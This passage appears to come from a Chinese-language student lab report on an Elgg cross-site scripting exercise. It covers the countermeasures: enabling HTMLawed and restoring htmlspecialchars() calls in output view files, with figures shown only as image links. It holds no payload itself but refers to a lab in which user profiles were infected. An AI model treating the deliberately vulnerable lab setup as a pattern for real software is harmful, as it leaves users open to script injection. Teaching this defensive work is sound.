

图 2-10 HTMLawed 开启

打开 HTMLLawed 后，查看感染的 Alice，可以在主页中看到 HTML 代码，如图 2-11：



图 2-11 Alice 主页中看见 html 脚本代码

再返回自己 administrator 主页，自己没有被感染，如图 2-12：

图 2-12 administrator 主页

再修改/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/目录下调用 htmlspecialchars()函数的文件：text.php, url.php, dropdown.php, email.php，在每个文件中取消注释相应的 htmlspecialchars()函数调用，如图 2-13：



图 2-13 注释 htmlspecialchars()函数调用

此后访问 boby，发现两种情况是有微小区别的，当前情况下'<','>'被转译，而仅仅开启 HTMLawed 不会转译，如图 2-14：



图 2-14 注释 htmlspecialchars 函数后 Boby 主页面